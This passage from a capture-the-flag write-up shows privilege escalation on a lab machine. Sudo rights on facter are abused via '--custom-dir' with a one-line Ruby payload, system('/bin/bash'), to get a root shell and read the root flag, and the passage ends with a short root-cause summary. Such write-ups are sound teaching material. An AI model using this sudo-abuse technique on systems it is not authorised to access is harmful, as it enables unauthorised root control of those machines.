
At this point, no exploitation is needed yet, the system has already done the suspicious part for us by trusting facter with root privileges.
Inspecting Facter
Checking the help menu shows an important option:
facter --helpWe notice:
--custom-dir A directory to use for custom factsThis is the key. It means Facter will execute custom Ruby scripts from a user-controlled directory.
And since it is run with sudo, those scripts will execute as root.
Exploitation Setup
We create a malicious Ruby file:
echo 'system("/bin/bash")' > test.rbNow we trigger Facter while pointing it to our directory:
sudo /usr/bin/facter --custom-dir /home/trivia/Root Shell
This time, instead of just printing system facts, the Ruby payload executes:
root@facts:/home/trivia#
We now have a root shell.
12. Root Cause
The issue comes from:
sudo -lexposing unrestricted execution offacterfactersupporting--custom-dir- Ruby files being executed without sanitization
- Root context execution via sudo
In short:
A trusted system utility becomes a root shell launcher through custom Ruby execution.
13. Root Flag
cat /root/root.txt
Root flag retrieved successfully.
Machine fully compromised.